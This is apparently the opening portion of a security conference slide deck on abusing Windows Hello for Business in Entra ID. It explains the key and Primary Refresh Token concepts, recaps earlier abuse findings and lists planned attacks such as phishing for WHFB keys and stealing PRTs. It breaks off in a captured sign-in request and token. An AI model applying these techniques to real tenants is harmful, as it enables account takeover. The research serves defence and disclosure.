YELLOWHAT

HARD HATS FOR CYBER THREATS

Windows Hello abuse

The sequel

Dirk-jan Mollema

Security Researcher @ Outsider Security

About me


- Dirk-jan Mollema
- Lives in The Netherlands
- Hacker / Researcher / Founder / Trainer @ Outsider Security
- Microsoft MVP and MVR
- Given talks at Black Hat / Def Con / BlueHat / Troopers
- Author of several Active Directory and Entra ID tools
  - mitm6
  - ldapdomaindump
  - BloodHound.py
  - aclpwn.py
  - Co-author of ntlmrelayx
  - ROADtools

Socials

Blog/talks:	dirkjanm.io
Twitter/X:	@_dirkjan
BlueSky:	@dirkjanm.io

Windows Hello (for Business)

- One of Microsoft’s Passwordless authentication offerings
- “For Business” means the Entra ID variant
- Uses cryptographic keys that are unlocked using a PIN or with biometrics to authenticate
- Exists in on-prem Active Directory as well as in Entra ID



WHFB related terms and technicalities

- Entra ID
  - Microsoft’s cloud Identity Platform (formerly Azure AD)
- Entra ID Device identity
  - Proven by certificate + private key (RSA key)
- Primary Refresh Token
  - Long-lived refresh token used for Single Sign On of the user
- Trusted Platform Module (TPM)
  - Hardware based protection for private keys (device key, PRT session key, WHFB keys)

Primary Refresh Tokens

- Primary Refresh Tokens are Single Sign On tokens
- Can be used to sign in to any application and any Entra connected website
- Links a user identity to a device identity
  - Is used in Conditional Access to enforce device based controls (compliant/hybrid joined/etc)
- Needs a session key to operate, which will be protected by a Trusted Platform Module on Windows

WHFB security properties

- To **use** a WHFB key you need a:
  - Entra ID joined/registered device
  - Access to the WHFB key material (RSA key)
  - Unlock that key with PIN / Biometrics (“MFA”)
- To **register** (provision) a new WHFB key you need a:
  - Token with recent MFA
  - Token that was requested via a PRT on a registered/joined device
- On the endpoint:
  - WHFB keys are secured by hardware (TPM)
  - Should not be possible to steal keys or PRT from device

Previously on… “abusing WHFB”

- With a user token:
  - It was possible to add new WHFB keys via Azure AD Graph API without MFA
- From a user's device:
  - It was possible to overwrite WHFB keys using SSO tokens (cached MFA was accepted)
- With administrative privileges in the tenant:
  - It was possible to add WHFB keys to other accounts using Azure AD Graph
  - Possible to recover NT hashes for on-prem accounts if Cloud Kerberos Trust in use (still the case)


References: my talks at Troopers, x33fcon and Northsec in 2023 (dirkjanm.io/talks)

In today's episode

- Windows Hello authentication and key provisioning in Entra ID
- Phishing for Windows Hello keys
- Abusing Windows Hello from the endpoint
- Using Windows Hello to steal PRTs
- Using WHFB for moving from cloud to on-prem over hybrid key trust

WHFB in Entra ID

Windows Hello key provisioning


User


Device

PRT

WHFB key

WHFB PRT

Entra WHFB provisioning




Use Windows Hello with your account

Your organization requires you to set up your work or school account with Windows Hello Face, Fingerprint, or PIN.

If you've already set up Windows Hello on this device, we'll automatically add it for this account. You may be asked to re-verify with Windows Hello.

If your organization requires a more complex PIN, Windows will prompt you to change it.

WHFB provisioning – MFA prompt




Microsoft

tpmtest@iminyour.cloud

Enter code

Enter the code displayed in the authenticator app on your mobile device

WHFB provisioning – PIN setup



Set up a PIN


A Windows Hello PIN is a fast, secure way to sign in to your device, apps, and services.

New PIN

Confirm PIN

PIN requirements

WHFB provisioning - MFA




1757	https://login.microsoftonline.com	GET	/common/oauth2/authorize?response_t...	✓	200	1
1766	https://login.microsoftonline.com	POST	/common/SAS/BeginAuth	✓	200	3
1778	https://login.microsoftonline.com	POST	/common/SAS/EndAuth	✓	200	3

Request

```
GET /common/oauth2/authorize?response_type=code&client_id=dd762716-544d-4aeb-a526-687b73838a22&
redirect_uri=ms-appx-web%3a%2f%2fMicrosoft.AAD.BrokerPlugin%2fdd762716-544d-4aeb-a526-687b73838a22&
resource=urn%3ams-drs%3aenterpriseregistration.windows.net&add_account=multiple&login_hint=
tpmtest%40iminyour.cloud&response_mode=form_post&amr_values=ngcmfa&ftcid=
%7bD0180F30-0AF1-422C-9821-84B3B841860D%7d&windows_api_version=2.0 HTTP/1.1
Host: login.microsoftonline.com
```

NGC MFA

- NGC: Next Generation Credentials
- “ngcmfa” indicates the need for a “fresh” MFA prompt, instead of a cached MFA status
- Reflected as claim in issued access tokens




```
{
  "aud": "urn:ms-
drs:enterpriseregistration.windows.net",
  "iss": "https://sts.windows.net/6287f28f-
4f7f-4322-9651-a8697d8fe1bc/",
  "iat": 1684227777,
  "nbf": 1684227777,
  "exp": 1684228677,
